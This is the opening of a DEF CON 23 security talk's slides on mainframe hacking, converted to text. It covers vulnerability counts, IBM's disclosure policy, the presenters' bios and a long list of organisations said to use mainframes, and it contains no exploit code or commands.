


SECURITY NECROMANCY:

Further Adventures in Mainframe Hacking



IBM

Genesis

- Wondered: Why searching this shit?

- Windows

4,951

- Mac OSX

2,270

- z/OS (mainframe)

Source (cvedetails.com)



ZERO?? WTF

- **Imagine if you will ... Your Doctor calls**

IBM System z believes that the details of Security / Integrity APARs should not be made publically available.



With the critical workloads running on these systems, the impact of a vulnerability being exploited, however, could severely damage customer operations and business.




One of the benefits for not providing vulnerability details is that both external attackers and internal personnel threats can not get access to information that could put an enterprise at undue risk.



Source (ibm.com, DOC# ZSQ03054-USEN-03)



\$100,000 Brick



DEFCON23

B.U.M. Corp. Confidential

@mainframed767 &
@bigendiansmalls



So who are you?

- We're just two cools dudes
- And we are gonna rock your fucking socks off



B
-
G
E
O
-
A
C




S
E
A
L
S

DEFCON23

B.U.M. Corp. Confidential

© 2013 Defcon23 &
@bigendiansmalls

- 
- ❑ **Cut my teeth on AS400**
 - ❑ **Love puzzles, breaking things**
 - ❑ **Woke up in a panic – because of Mainframe!**
 - ❑ **Realized I could get access to my own**
 - ❑ **Started Exploit dev research**
 - ❑ **Wrote first z/OS shellcode (check your CD)**
 - ❑ **Dedicating life to helping poor, unfortunate corporations secure their shit**


**SOLDIER OF
FORTRAN**




DEFCON23

B.U.M. Corp. Confidential

@mainframed767 &
@bigendiansmalls

- 
- ❑ “in” to mainframes in the 90s courtesy of datapac (a Canadian x.25 network)
 - ❑ Security Consultant
 - ❑ Got my own mainframe
 - Realized its not as great as engineers have said (shocker!)
 - ❑ I’ve spoken domestically and internationally
 - ❑ Released multiple tools from password sniffing to user enumeration

WTF is a
Mainframe?



Picture is worth a thousand words:



Reality

- Used by almost all fortune 100s
 - 90% according to IBM!
 - But seriously look at this:

Pepsico INC - Hartford Life - UBS - City of Phoenix Phoenix Az USA David DeBevec - GCCPC - State of Alabama Child Support Enforcement Services - Jefferies Bank - Bank Vontobel - Duke Power, DB2 apps - Polfa Tarchomin - Extensidy - Patni - FPL - Wellpoint - Standard Insurance - Fulton County - Zagrebacka Banka (ZABA) - Community Loans of America - WGV - NAV - Information Builders - AIG Global Services - T. Rowe Price - Macro Soft - Commerzbank - Macy's Systems and Technologies - Phoenix Home Life - United States Postal Service — Mainframe Ops - United Technologies - APIS IT - Bajaj Allianz - Universität Leipzig - Abraxas - PRT (Puerto Rico Telephone - Claro) - VISA Inc. - Taiwan Cooperative Bank Taiwan - Reserve Bank of India (www.rbi.org.in) - GEICO Atlanta GA Insurance - Garanti Technology Istanbul Turkey - Chrysler - Marist College - GEORGIA STATE UNIVERSITY - Blue Cross Blue Shield MD - Self Employed Consultant - Mpowerss - TD Ameritrade - Seminole Electric - TD Ameritrade - Modern Woodmen of America - TIAA-CREF - VF Corp. - Citi / Primerica - Comerica Bank - American Family Insurance - Alliance Data Systems (Texas and Ohio) - United Parcel Service Inc - American General - Farm Bureau Financial Services - IBM Global Services - Abraxas - SLK software - Brown Brothers Harriman (BBH) - EDEKA - Mainframe Co Ltd - Guardian Life - Enbridge Gas Distribution - SE Tools - Southern Company - Equifax Inc - HSBC - IRS - Watkins(now part of Fedex) - Fortis - General Dynamics - United States Steel - TAG - Bank of America - Pitney Bowes (Danbury, Ct.) - OFD - Infotel - Sainsburys Plc - IRS, New Carrollton MD - TIMKEN - T-Systems - Palm Beach County School District The School District of Palm Beach County West Palm Beach FL USA George Rodriguez - Emory Univ - WIPRO Technologies - Experian Americas - Lawrence Livermore National Laboratories, Livermore, CA - Helsana - Vertex (only Seattle area) - Suntrust Banks Inc - AMB Generali - Casas Bahia - Express Scripts - Harland Clarke (John H. Harland Co) - Medical College of Georgia - Waddell & Reed Financial Services - Praxair (Danbury, Ct.) - Avnet - BMW - Ryder Trucks Miami FL USA - COVANYS - Emblem Health - Bank of New York Mellon (BNY) (BK) New York NY, Pittsburgh, PA and Nashville, TN, Everett - Allied Irish Bank AIB (www.aib.ie) - VISA Inc. - MAJORIS - AARP - Logica Inc - Matera - R+V - Texas A&M University Colleg Station TX USA - Riocard TI - United Missouri Bank - R R Donlley - TechData - SERPRO - Great-West Life - UNUM Disability/Insurance Portland ME Columbia SC - Lloyds Banking Group - DST - ACS State Healthcare - IBM Global Services - Travelport - State Farm Ins - CDSI - ABSA Bank - Maintec Technologies Inc. - TESCO Bangalore India Sivaprasad Vura - MINDTREE - CAP GEMINI - Mass Mutual - AOK - TD Auto Finance - Blue Cross Blue Shield TN - Applabs - National Life Group - VOLVO IT Corp. - United Health Care (UHG) - Banco Itau - CEPROMAT - Total Systems - University of California at Berkeley, CA - DEVK Köln - Hewlett Packard - M&T Bank - University of Chicago Chicago IL USA - FreddieMac - RHB bank - Commonwealth Automobile Reinsurers - Ecolab, Inc - Montreal - Ford - HPS4 - Bic Banco - Bank Vontobel - Time Customer Service - Phoenix Companies - Alcatel - Turner Broadcasting TBS - Motor Vehicles Admin - Avon Brasil - IBM - Gwinnett County School District - SunGard - CSC - WIPRO (ex-InfoCrossing) USA Outsourcing - Strate (www.Strate.co.za) - Pioneer Life Insurance - Rite Aid - Gwinnett Medical Center - GMAC SmartCash - BNP Paribas Paris France - Lender Processing Services (LPS) - Bank Rakyat Indonesia (BRI) - Nike INC - Tampa General - CPS - PCCW - ADP - Wellmark - Blue Cross Blue Shield SC - RBSLynk - Ameriprise (American Express Financial Advisors) - Chubb - MASCON - SAS Institute NC USA - Thomson Financial-Transaction Services - Washington State Employment Security Department - AliComp www.alicomp.com - AAFES - Merlin International - Veteran Affairs - Donovan Data Systems (Manhattan) - Avon (Westchester) - Sloan Kettering (Bronx) - Shands HealthCare - Wellpoint - MFX Fairfax Morristown NJ USA KLCameron Outsourcing - Virginia Department of Motor Vehicles - ONCOR Dallas TX USA - DST Output - Nation Wide Insurance - Riyad Bank - Bank Central Asia (BCA) - Eddie Bauer - Scientific Games International, Inc - Commerzbank - Louisiana Housing Fin Ag / Baton Rouge CC - Broward County Schools - Verizon (Wireless) - Master Card INC - Connecture - Atos Origin - L&T - Capco - Accenture - Georgia State Dept of Education - Cathy Pacific - GE Financial Assurance - ING - Fidelity Investments Boston MA & New York - PATNI - Maersk Lines (Global Container Shipping), - TCS - British Airways - GAVI - CVS pharmacy - First National Bank - LabCorp - Klein Mgt. Systems (Westchester) - H. E. Butt Grocery Co. - Duke Energy - Vanguard Group - Kaiser Permanente Corona CA USA - State Auto Insurance - Bi-Lo - MARTA - EDS - DHL IT Services - Charles Schwab - CPU Service - Virginia Dept of Corrections - Cielo - Business Connexion (www.bcx.co.za) - Lockheed - Fiat - Symetra - Citi - Collabera - Bank of America (was Nations Bank – Can work out of Alpharetta office) - FIS - State of Montana - Accenture - PWC - State of GA - DHS - Bank Indonesia (BI) - Publix - Porto Seguro - General Motors Detroit Austin Atlanta Phoenix - CPQD - BB&T - Partsearch Technologies - ISO (Jersey City) - HMS - Depository Trust and Clearing Corp - VISA Inc. - EDB ErgoGroup - US Bank - Federal Reserve - Co-operators Canada - OCIT , Sacramento Cty - Progressive Insurance - ZETO - MetaVante (Now Fidelity) - Ford Motor Co - University System of Georgia - California Casualty Management Company, San Mateo and Sacramento, CA - PSP - Thomson Reuters - RBS (Royal Bank of Scotland) - Aurum/BSPR - Social Security - GKVI - Kohls Department Stores - FIS - New York Times (Manhattan) - CIGNA - SunGard Computer Services Voorhees NJ - Florida Power & Light (FPL) Juno Beach FL USA Utility - Fiserv (formerly Check Free) - H&W Computer Systems, Inc. - CA Technologies - Treehouse Software, Inc. <http://www.treehouse.com> - Ohio Public Employees Retirement System - Montefiore Hospital (Bronx) - Air New Zealand - KEANE - Blue Cross/Blue Shield of Texas - Cotton States Mutual Ins Company - PKO BP Warszawa, Poland - - Insurance Services Office - Citigroup - Liberty Life - Thomson Reuters - Royal Bank of Canada (RBC) - M&T Bank - Medstar Health <http://www.medstarhealth.org> - Infosys - Maersk Data (Global Logistics/Shipement Tracking) - Missouri Gas Energy Kansas City MO USA KLCameron Utility - Choice Point - Express Scripts - VETTRI - Wellogic - Arby's - Wendy's Group - Bacen www.bcb.gov.br - BNP Paribas Fortis Brussels Belgium - Alcan Global ATI - C&S Wholesale Grocers - United States Postal Service -

Princeton Retirement Group Inc - POLARIS - Georgia Farm Bureau Mutual - MBT - May bank - BMW - AIG - EDEKA - Delloits - Iflex - Bank of Tokyo (Jersey City) - Crawford and Company - Meredith Corp - Express Scripts - Home Depot U.S.A., Inc. - Broadridge Financial Services - NMBS-Holding <http://www.nmbs-holding.be> - Prudential - KPN - Bank of Montreal (BMO:CN) - Montreal - Union Bank - R+V - Alcatel-Lucent - DATEV eG - Delta Air Lines Inc - Pershing LLC - Physicians Mutual Insurance Company (PMIC) Omaha NE USA KLCameron Insurance - Morgan Stanley (Brooklyn) - Scotiabank - CSI International OH USA Jon Henderson, COO - Coca Cola Enterprises - Amadeus Data Processing - Zions Bancorporation - Ciber - Gwinnett County - VW - Banco Bradesco - Target INC - Copel - Blue Cross Blue Shield AL - LDS - IPACS - ZETO - Office Depot Deerfield & DelRay - Air France - Capital One - Glen Allen/West Creek - Emigrant Savings Bank - Consist - Siemens - JPMorgan Chase - Banco Davivienda - QBE the Americas - Lufthansa Systems - Metlife - United States Postal Service — Mainframe Ops - Tata Steel - Franklin Templeton - United Parcel Service Inc (UPS) - Nest - Kawasaki Motors Corp - AT&T / BellSouth / Cingular - HSBC GLT - Medical Mutual of Ohio Cleveland OH USA CooperMA - T-System - NYS Dept of Tax and Fin - HealthPlan Services - OFD - State of California Teale Data Center, Rancho Cordova, CA - CEF - Delphi - Tivit <http://www.tivit.com.br> - Igate Hyderabad India Sivaprasad Vura - Atlanta Journal Constitution - Manhattan Associates - Helsana - MHS - FannieMae - S1 - HDFC Bank - Great Lakes Higher Education Corp. - Norfolk Southern Railway - SCHLUMBERGER Sema - United Health Group (UHG) - Union Pacific Omaha NE USA KLCameron Transportation - Outsourcing deTecnica deSistemas - Hardware - CSX - Deutsche Bundesbank - TD Canada Trust - Computer Sciences Corporation (CSC) - Highmark - Rubbermaid - IGS - Edward Jones St. Louis MO Tempe AZ USA - Ministry of Interior (NIC) - 